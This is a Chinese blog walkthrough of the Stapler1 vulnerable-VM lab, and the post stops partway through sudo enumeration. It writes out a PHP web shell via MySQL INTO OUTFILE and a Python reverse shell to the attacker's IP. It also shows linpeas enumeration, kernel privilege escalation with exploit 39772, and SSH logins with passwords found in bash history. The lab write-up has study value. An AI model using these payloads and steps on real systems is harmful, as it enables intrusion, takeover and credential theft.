

# 【网络安全】红队渗透项目之Stapler1（下）

原创

IT老涵 于 2022-04-21 17:07:02 发布 3428 收藏 1

分类专栏: [安全](#) [网络](#) [渗透测试](#) 文章标签: [网络安全](#) [网络](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/HBohan/article/details/124320248>

版权



[安全](#) 同时被 3 个专栏收录

375 篇文章 21 订阅


订阅专栏



[网络](#)

355 篇文章 13 订阅

订阅专栏



[渗透测试](#)

47 篇文章 4 订阅

订阅专栏

声明: 本文仅用于技术讨论与研究, 对于所有笔记中复现的这些终端或者服务器, 都是自行搭建的环境进行渗透的。我将使用Kali Linux作为此次学习的攻击者机器。这里使用的技术仅用于学习教育目的, 如果列出的技术用于其他任何目标, 本站及作者概不负责。

建议阅读上一篇后再来阅读本文!!!

## 六、Mysql攻陷服务器

### 1、mysql INTO OUT文件上传

MySQL中你可以使用SELECT...INTO OUTFILE语句来简单的导出数据到文本文件上。

## MySQL 导出数据

MySQL中你可以使用**SELECT...INTO OUTFILE**语句来简单的导出数据到文本文件上。

### 使用 SELECT ... INTO OUTFILE 语句导出数据

以下实例中我们将数据表 runoob\_tbl 数据导出到 /tmp/runoob.txt 文件中:

```
mysql> SELECT * FROM runoob_tbl  
-> INTO OUTFILE '/tmp/runoob.txt';
```

#### 1) INTO OUT 写入shell.php


```
mysql -uroot -pp1bkac -h 192.168.40.152  
select "<?php echo shell_exec($_GET['cmd']);?>" into outfile "/var/www/https/blogblog/wp-content/uploads/shell.php";
```

```
(root@kali)-[~/Desktop]  
└─# mysql -uroot -pp1bkac -h 192.168.40.152  
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MySQL connection id is 7  
Server version: 5.7.33-0ubuntu0.16.04.1 (Ubuntu)  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MySQL [(none)]> select "<?php echo shell_exec($_GET['cmd']);?>" into outfile "/var/www/https/blogblog/wp-content/uploads/shell.php";  
Query OK, 1 row affected (0.001 sec)
```

可看到利用INTO OUT特性写入了一句话并导入到本地站目录上!

#### 2) 查看是否写入成功

```
https://192.168.40.152:12380/blogblog/wp-content/uploads/
```



# Index of /blogblog/wp-content/uploads


<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">11.gif</a>	2022-04-06 02:26	771	
<a href="#">193104749.jpeg</a>	2022-04-04 16:54	3.0K	
<a href="#">msf.php</a>	2022-04-06 02:50	33K	
<a href="#">php-reverse-shell.php</a>	2022-04-04 18:17	5.4K	
<a href="#">shell.php</a>	2022-04-06 02:55	39	
<a href="#">test.php</a>	2022-04-06 02:38	774	
<a href="#">webacoo.php</a>	2022-04-06 02:43	576	

Apache/2.4.18 (Ubuntu) Server at 192.168.40.152 Port 12380

写入成功!

### 3) URL执行cmd命令

```
https://192.168.40.152:12380/blogblog/wp-content/uploads/shell.php?cmd=id
```




可看到一句话成功写入，利用一句话特性执行了命令获得服务器信息回显!

### 2、一句话触发反弹shell

#### 1) 查看是否可以用Python写入一句话

```
https://192.168.40.152:12380/blogblog/wp-content/uploads/shell.php?cmd=which%20python
```



/usr/bin/python

存在python模块！直接利用！

## 2) 开启nc监听

```
nc -lvp 8887
```



本地kali开启好监听！

## 3) 在cmd URL写入Python一句话，反弹shell到本地kali

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.40.149",8887));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
https://192.168.40.152:12380/blogblog/wp-content/uploads/shell.php?cmd=python
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB
/usr/bin/python
root@kali: ~/Desktop
文件 动作 编辑 查看 帮助
Server version: 5.7.33-0ubuntu0.16.04.1 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]> select "<?php echo shell_exec($_GET['cmd']);?>" into outfile "/var/www/https/blog
blog/wp-content/uploads/shell.php";
Query OK, 1 row affected (0.001 sec)
MySQL [(none)]> exit;
Bye
(root@kali)-[~/Desktop]
# nc -lvp 8887
listening on [any] 8887 ...
connect to [192.168.40.149] from localhost [192.168.40.152] 36324
/bin/sh: 0: can't access tty; job control turned off
$ ifconfig
ens37:  Link encap:Ethernet HWaddr 00:0c:29:5c:cb:e8
        inet addr:192.168.40.152 Bcast:192.168.40.255 Mask:255.255.255.0
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:832830 errors:20 dropped:19 overruns:0 frame:0
        TX packets:1160994 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:299341738 (299.3 MB) TX bytes:1484975355 (1.4 GB)
        Interrupt:19 Base address:0x2000
```

反弹成功，获得shell

## 七、内网信息枚举

通过以上各种方法获取到服务器权限后，开启内部信息收集工作！将利用linpeas枚举脚本进行探测行为！

### 【相关技术文档】

- 1、网络安全学习路线
- 2、电子书籍（白帽子）
- 3、安全大厂内部视频
- 4、100份src文档
- 5、常见安全面试题
- 6、ctf大赛经典题目解析
- 7、全套工具包
- 8、应急响应笔记

### 1、Linpeas文件上传

开启Python http服务，上传linpeas.sh脚本对靶机进行信息收集：

```
python -m SimpleHTTPServer 8082
wget http://192.168.40.149:8082/linpeas.sh
```



```
www-data@red:/tmp$ wget http://192.168.40.149:8082/linpeas.sh
--2022-04-09 03:28:40-- http://192.168.40.149:8082/linpeas.sh
Connecting to 192.168.40.149:8082... connected.
HTTP request sent, awaiting response... 200 OK
Length: 326636 (319K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh      0%[          ] linpeas.sh
100%[=====>] 318.98K  --.-KB/s  in 0.0
02s

2022-04-09 03:28:40 (177 MB/s) - 'linpeas.sh' saved [326636/326
636]

www-data@red:/tmp$
```

```
shell.sh
shiro-1.2.4-rce-master
terminator.desktop
thinkPHPBatchPoc.py
url.txt
vulhub
weblogic_CVE_2020_2551.jar

(root@kali) ~ - /Desktop
└─# python -m SimpleHTTPServer 8082
Serving HTTP on 0.0.0.0 port 8082 ...
192.168.40.152 - - [08/Apr/2022 22:28:40] "GET /linpea
s.sh HTTP/1.1" 200 -
```

成功上传!

## 2、赋权并执行脚本

```
chmod +x linpeas.sh
./linpeas.sh
```

```
www-data@red:/tmp$ chmod +x linpeas.sh
www-data@red:/tmp$ ./linpeas.sh
```



```
linpeas v3.1.1 by carlospolop
```

**ADVISORY:** This script should be used for authorized penetration testing and/or educational purposes only. The use of this software will not be the responsibility of the author or of any other collaborator. Use it at your own risk and/or with the network owner's permission.

赋权后执行该脚本，开始查看收集到的信息，筛查提炼!

## 3、内部信息收集筛查

## 1) 发现版本信息

```
Caching directories using 1 threads . . . . . DONE

System Information

[+] Operative system
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 4.4.0-21-generic (builddd@lgw01-06) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2) ) #37-Ubuntu
SMP Mon Apr 18 18:34:49 UTC 2016
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
Codename:       xenial
```

可以尝试内核提权!

## 2) 发现用户信息枚举\

```
AParnell:x:1004:1004::/home/AParnell:/bin/bash
CCeaser:x:1012:1012::/home/CCeaser:/bin/dash
CJoo:x:1014:1014::/home/CJoo:/bin/bash
DSwanger:x:1003:1003::/home/DSwanger:/bin/bash
Drew:x:1020:1020::/home/Drew:/bin/bash
ETollefson:x:1002:1002::/home/ETollefson:/bin/bash
JBare:x:1007:1007::/home/JBare:/bin/bash
JKanode:x:1013:1013::/home/JKanode:/bin/bash
JLipps:x:1017:1017::/home/JLipps:/bin/sh
LSolum:x:1008:1008::/home/LSolum:/bin/bash
MBassin:x:1006:1006::/home/MBassin:/bin/bash
MFrei:x:1010:1010::/home/MFrei:/bin/bash
NATHAN:x:1027:1027::/home/NATHAN:/bin/bash
RNunemaker:x:1001:1001::/home/RNunemaker:/bin/bash
SHAY:x:1022:1022::/home/SHAY:/bin/bash
SHayslett:x:1005:1005::/home/SHayslett:/bin/bash
SStroud:x:1011:1011::/home/SStroud:/bin/bash
Sam:x:1019:1019::/home/Sam:/bin/zsh
Taylor:x:1023:1023::/home/Taylor:/bin/sh
elly:x:1029:1029::/home/elly:/bin/bash
jamie:x:1018:1018::/home/jamie:/bin/sh
jess:x:1021:1021::/home/jess:/bin/bash
kai:x:1025:1025::/home/kai:/bin/sh
mel:x:1024:1024::/home/mel:/bin/bash
peter:x:1000:1000:Peter,,,:/home/peter:/bin/zsh
root:x:0:0:root:/root:/bin/zsh
zoe:x:1026:1026::/home/zoe:/bin/bash

[+] All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m] gid=1(daemon[0m] groups=1(daemon[0m]
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=100(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)
uid=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
uid=1001(RNunemaker) gid=1001(RNunemaker) groups=1001(RNunemaker)
```

```
JKanode:x:1013:1013::/home/JKanode:/bin/bash
peter:x:1000:1000:Peter,,,:/home/peter:/bin/zsh
uid=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
```

peter用户可利用sudo提权!

## 3) 发现数据库信息泄露

```
[+] Searching Wordpress wp-config.php files
/var/www/https/blogblog/wp-config.php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'plbkac');
define('DB_HOST', 'localhost');
```

之前已经查找到MySQL账户密码！内部也是能枚举到的！

#### 4) 发现可写入sh文件

```
[+] .sh files in path
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
You can write script: /usr/local/sbin/cron-logrotate.sh
/usr/bin/gettext.sh
```

可尝试写入sh文件，漏洞利用提权！

## 八、提权-三种方法

### 1、内核提权-方法1

#### 1) kali搜索版本信息，是否存在漏洞

查找版本漏洞：

```
searchsploit Linux Kernel 4.4.x
```

```
(root@kali) [~/Desktop]
# searchsploit linux Kernel 4.4.X
```

Exploit Title	Path
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation	solaris/local/15962.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_s	linux/local/9479.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' / 'SO_RCVBUFFORCE' Local Privilege Escalation	linux/local/41995.c
Linux Kernel 4.10.3 / < 4.14.5 (Ubuntu) - DCCP Socket Use-After-Free	linux/dos/43234.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation	linux/local/39772.txt
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation	linux/local/41886.c
Linux Kernel < 4.10.13 - 'keyctl_set_reqkey_keyring' Local Denial of Service	linux/dos/42136.c
Linux Kernel < 4.10.15 - Race Condition Privilege Escalation	linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Privilege Escalation	linux/local/45553.c
Linux Kernel < 4.13.1 - Bluetooth Buffer Overflow (PoC)	linux/dos/42762.txt
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation	linux/local/45010.c
Linux Kernel < 4.14.rc3 - Local Denial of Service	linux/dos/42932.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak	linux/local/44325.c
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption	linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free	linux/dos/44579.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation	linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escal	linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASL	linux/local/43418.c
Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privil	linux/local/47169.c
Linux Kernel < 4.5.1 - Off-By-One (PoC)	linux/dos/44301.c

```
Shellcodes: No Results
```

可以利用linux/local/39772.txt！

#### 2) 39772利用



下载到本目录:

```
cp /usr/share/exploitdb/exploits/linux/local/39772.txt .
```

```
(root@kali) [~/Desktop]
# locate linux/local/39772.txt
/usr/share/exploitdb/exploits/linux/local/39772.txt

(root@kali) [~/Desktop]
# cp /usr/share/exploitdb/exploits/linux/local/39772.txt .

(root@kali) [~/Desktop]
# ls
11.exe          easy-creds-2021-06-20-1005  marshalsec-0.0.3-SNAPSHOT-all.jar  redis-4.0.8      webacoo.php
193104749.jpeg  exp.class                  message2.jpg                          redis-4.0.8.tar.gz  weblogic_CVE_2020_2551.jar
1.txt           exp.java                   msf.php                                terminator.desktop  test
33.exe          firefox-esr.desktop        note                                    test               test.php
39646.py        Jsp.jsp                    pass.txt                                vulhub
39772.txt       kali-burpsuite.desktop     php-reverse-shell.php
```

查看39772如何利用:

```
cat 39772.txt
```

```
(root@kali) [~/Desktop]
# cat 39772.txt
Source: https://bugs.chromium.org/p/project-zero/issues/detail?id=808

In Linux  $\geq 4.4$ , when the CONFIG_BPF_SYSCALL config option is set and the kernel.unprivileged_bpf_disabled sysctl is not explicitly set to 1 at runtime, unprivileged code can use the bpf() syscall to load eBPF socket filter programs. These conditions are fulfilled in Ubuntu 16.04.

When an eBPF program is loaded using bpf(BPF_PROG_LOAD, ...), the first function that touches the supplied eBPF instructions is replace_map_fd_with_map_ptr(), which looks for instructions that reference eBPF map file descriptors and looks up pointers for the corresponding map files. This is done as follows:

/* look for pseudo eBPF instructions that access map FDs and
 * replace them with actual map pointers
 */
static int replace_map_fd_with_map_ptr(struct verifier_env *env)
{
    struct bpf_insn *insn = env->prog->insnsi;
    int insn_cnt = env->prog->len;
    int i, j;
```

access, it may have to wait for pages to be faulted in - and in this case, it has to wait for the attacker-owned FUSE filesystem to resolve the pagefault, allowing the attacker to suspend code execution in the kernel at that point arbitrarily.

An exploit that puts all this together is in exploit.tar. Usage:

POC

```
user@host:~/ebpf_mapfd_doubleput$ ./compile.sh
user@host:~/ebpf_mapfd_doubleput$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@host:~/ebpf_mapfd_doubleput# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
000(user)
```

This exploit was tested on a Ubuntu 16.04 Desktop system.

Fix: <https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=8358b02bf67d3a5d8a825070e1aa73f25fb2e4c7>

Proof of Concept: <https://bugs.chromium.org/p/project-zero/issues/attachment2aid=232552>

Exploit-DB Mirror: <https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/39772.zip>

—(root@kali)~[~/Desktop]

提示需到exploit-DB下载39772.zip文件！

### 3) wget下载39772.zip

```
proxychains wget https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/39772.zip
```

```
(root@kali)~[~/Desktop]
# proxychains wget https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/39772.zip
[proxychains] config file found. /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
--2022-04-05 22:50:07-- https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/39772.zip
正在解析主机 github.com (github.com) ... 224.0.0.1
正在连接 github.com (github.com)|224.0.0.1|:443 ... [proxychains] Strict chain ... 192.168.4.228:10808 ... github.com:443 .
.. OK
已连接。
已发出 HTTP 请求, 正在等待回应 ... 302 Found
位置: https://raw.githubusercontent.com/offensive-security/exploitdb-bin-splotts/master/bin-splotts/39772.zip [跟随至新的 URL]
--2022-04-05 22:50:09-- https://raw.githubusercontent.com/offensive-security/exploitdb-bin-splotts/master/bin-splotts/39772.zip
正在解析主机 raw.githubusercontent.com (raw.githubusercontent.com) ... 224.0.0.2
正在连接 raw.githubusercontent.com (raw.githubusercontent.com)|224.0.0.2|:443 ... [proxychains] Strict chain ... 192.168.4.228
:10808 ... raw.githubusercontent.com:443 ... OK
已连接。
已发出 HTTP 请求, 正在等待回应 ... 200 OK
长度: 7025 (6.9K) [application/zip]
正在保存至: "39772.zip"

39772.zip 100%[=====>] 6.86K --KB/s 用时 0s
2022-04-05 22:50:10 (25.5 MB/s) - 已保存 "39772.zip" [7025/7025]
```

成功下载！ 如果不行挂代理下载！

### 4) 开启http服务, 上传到项目

```
python -m SimpleHTTPServer 8085
wget http://10.211.55.19:8085/39772.zip
```



```
www-data@red:/var/www/https/blogblog/wp-coi (root@kali) [~/Desktop]
cd /tmp
www-data@red:/tmp$ ls
ls
vmware-root
www-data@red:/tmp$ uname -a
uname -a
Linux red.initech 4.4.0-21-generic #37-Ubu...
www-data@red:/tmp$ wget http://192.168.40.149:8085/39772.zip
wget http://192.168.40.149:8085/39772.zip
--2022-04-06 03:55:21-- http://192.168.40.149:8085/39772.zip
Connecting to 192.168.40.149:8085 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/zip]
Saving to: '39772.zip'

39772.zip  100%[=====>] 6.86K --KB/s  in 0s
2022-04-06 03:55:21 (32.6 MB/s) - '39772.zip' saved [7025/7025]

www-data@red:/tmp$
```

利用wget连接本地的http服务成功上传文件！

### 5) 解压并枚举

```
unzip 39772.zip      解压39772.zip文件
cd 39772            到39772目录下
tar xvf exploit.tar  解压exploit.tar, 发现ebpf_mapfd_doubleput_exploit目录
cd ebpf_mapfd_doubleput_exploit  到该目录下, 发现compile.sh文件
chmod +x compile.sh  给sh文件赋权
```

```
www-data@red:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive: 39772.zip
  creating: 39772/
  inflating: 39772/.DS_Store
  creating: __MACOSX/
  creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
www-data@red:/tmp$ ls
ls
39772 39772.zip  __MACOSX  vmware-root
www-data@red:/tmp$ cd 39772
cd 39772
www-data@red:/tmp/39772$ tar xvf exploit.tar
tar xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
www-data@red:/tmp/39772$ cd ebpf_mapfd_doubleput_exploit
cd ebpf_mapfd_doubleput_exploit
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ chmod +x compile.s
chmod +x compile.s
chmod: cannot access 'compile.s': No such file or directory
```

通过zip解压后开始利用！

## 6) 执行文件提权

```
./compile.sh  执行sh文件  
ls           查看, 发现是由gcc编译的.c文件  
./doubleput  执行.c文件
```

```
chmod: cannot access 'compile.sh': No such file or directory  
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./compile.sh  
./compile.sh  
doubleput.c: In function 'make_setuid':  
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast  
]  
    .insns = (__aligned_u64) insns,  
             ^  
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast  
]  
    .license = (__aligned_u64)""  
             ^  
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls  
ls  
compile.sh doubleput doubleput.c hello hello.c suidhelper suidhelper.c  
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ cat compile.sh  
cat compile.sh  
#!/bin/sh  
gcc -o hello hello.c -Wall -std=gnu99 `pkg-config fuse --cflags --libs`  
gcc -o doubleput doubleput.c -Wall  
gcc -o suidhelper suidhelper.c -Wall  
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput  
./doubleput  
starting writev  
woohoo, got pointer reuse  
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.  
suid file detected, launching rootshell...  
we have root privs now  
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# id  
id  
uid=0(root) gid=0(root) groups=0(root),33(www-data)  
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit#
```

成功拿到root权限!

## 2、SSH-sudo登录内核提权-方法2

利用ssh信息收集技巧查看信息!

### 1) 枚举ssh信息

grep 指令用于查找内容包含指定的范本样式的文件, 如果发现某文件的内容符合所指定的范本样式, 预设 grep 指令会把含有范本样式的那一行显示出来。若不指定任何文件名称, 或是所给予的文件名为 -, 则 grep 指令会从标准输入设备读取数据。

```
grep -rn "ssh"  --枚举当前目录下存在ssh信息的内容
```



```
www-data@red:/home$ grep -rn "ssh"
grep -rn "ssh"
Mfrei/.profile:8:# for ssh logins, install and configure the libpam-umask package.
Sam/.profile:8:# for ssh logins, install and configure the libpam-umask package.
CCEaser/.profile:8:# for ssh logins, install and configure the libpam-umask package.
www/.profile:8:# for ssh logins, install and configure the libpam-umask package.
DSwanger/.profile:8:# for ssh logins, install and configure the libpam-umask package.
JBare/.profile:8:# for ssh logins, install and configure the libpam-umask package.
mel/.profile:8:# for ssh logins, install and configure the libpam-umask package.
jess/.profile:8:# for ssh logins, install and configure the libpam-umask package.
MBassin/.profile:8:# for ssh logins, install and configure the libpam-umask package.
kai/.profile:8:# for ssh logins, install and configure the libpam-umask package.
elly/.profile:8:# for ssh logins, install and configure the libpam-umask package.
Drew/.profile:8:# for ssh logins, install and configure the libpam-umask package.
JLipps/.profile:8:# for ssh logins, install and configure the libpam-umask package.
jamie/.profile:8:# for ssh logins, install and configure the libpam-umask package.
Taylor/.profile:8:# for ssh logins, install and configure the libpam-umask package.
grep: peter/.viminfo: Permission denied
peter/.zcompdump:173:'crsh' '_cssh'
peter/.zcompdump:176:'cssh' '_cssh'
peter/.zcompdump:951:'scp' '_ssh'
peter/.zcompdump:961:'sftp' '_ssh'
peter/.zcompdump:971:'slogin' '_ssh'
peter/.zcompdump:994:'ssh' '_ssh'
peter/.zcompdump:995:'ssh-add' '_ssh'
peter/.zcompdump:996:'ssh-agent' '_ssh'
peter/.zcompdump:997:'ssh-copy-id' '_ssh'
peter/.zcompdump:998:'sshfs' '_sshfs'
peter/.zcompdump:999:'ssh-keygen' '_ssh'
peter/.zcompdump:1373:'slogin' 'ssh'
peter/.zcompdump:1469:      _cssh _csup _ctags_tags _curl _cut \
peter/.zcompdump:1560:      _ssh _sshfs _stat _stgit _store_cache \
grep: peter/.bash_history: Permission denied
grep: peter/.cache: Permission denied
peter/.profile:8:# for ssh logins, install and configure the libpam-umask package.
SHayclott/.profile:8:# for ssh logins, install and configure the libpam-umask package.
JKanode/.bash_history:6:sshpass -p thisimypassword ssh JKanode@localhost
JKanode/.bash_history:7:apt-get install sshpass
JKanode/.bash_history:8:sshpass -p JZQuyIN5 peter@localhost
JKanode/.profile:8:# for ssh logins, install and configure the libpam-umask package.
AParnell/.profile:8:# for ssh logins, install and configure the libpam-umask package.
CJoo/.profile:8:# for ssh logins, install and configure the libpam-umask package.
Eeth/.profile:8:# for ssh logins, install and configure the libpam-umask package.
RNunemaker/.profile:8:# for ssh logins, install and configure the libpam-umask package.
SHAY/.profile:8:# for ssh logins, install and configure the libpam-umask package.
ETollefson/.profile:8:# for ssh logins, install and configure the libpam-umask package.
JChadwick/.profile:8:# for ssh logins, install and configure the libpam-umask package.
LSolum2/.profile:8:# for ssh logins, install and configure the libpam-umask package.
SStroud/.profile:8:# for ssh logins, install and configure the libpam-umask package.
```

```
JKanode/.bash_history:6:sshpass -p thisimypassword ssh JKanode@localhost
JKanode/.bash_history:8:sshpass -p JZQuyIN5 peter@localhost
```

发现2个用户密码:

```
用户1: peter, 密码: JZQuyIN5
用户2: JKanode 密码: thisimypassword
```

这时候利用账号密码尝试登录!

### 2) ssh登录用户

JKanode用户登录枚举:

```
ssh JKanode@192.168.40.152
thisimypassword
```

```
(root@kali)-[~/Desktop]
└─# ssh JKanode@192.168.40.152
The authenticity of host '192.168.40.152 (192.168.40.152)' can't be established.
ECDSA key fingerprint is SHA256:WuY26BwbaoIOawwEIZRaZGve4JZFaRo7iSvLNoCwyfA
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.40.152' (ECDSA) to the list of known hosts.

~      Barry, don't forget to put a message here      ~

JKanode@192.168.40.152's password:
Welcome back!

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

JKanode@red:~$ id
uid=1013(JKanode) gid=1013(JKanode) groups=1013(JKanode)
JKanode@red:~$
```

没什么信息!

peter用户登录枚举:

```
ssh peter@192.168.40.152
JZQuyIN5
```

```
ssh peter@192.168.40.152
~ Barry, don't forget to put a message here
peter@192.168.40.152's password:
Welcome back!

This is the Z Shell configuration function for new users,
zsh-newuser-install.
You are seeing this message because you have no zsh startup files
(the files .zshenv, .zprofile, .zshrc, .zlogin in the directory
~). This function can help you with a few settings that should
make your use of the shell easier.

You can:

(q) Quit and do nothing. The function will be run again next time.
(o) Exit, creating the file ~/.zshrc containing just a comment.
    That will prevent this function being run again.
(1) Continue to the main menu.
(2) Populate your ~/.zshrc with the configuration recommended
    by the system administrator and exit (you will need to edit
    the file by hand, if so desired).

-- Type one of the keys in parentheses --

Aborting.
The function will be run again next time. To prevent this, execute:
touch ~/.zshrc
red% id
uid=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
```

登录进去发现这是zsh的shell!，并且可以sudo提权!

### 3) sudo提权

用户信息枚举就发现peter用户存在sudo提权漏洞，查看sudo给与的权限:

```
red% id
uid=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
red% sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for peter:
Matching Defaults entries for peter on red:
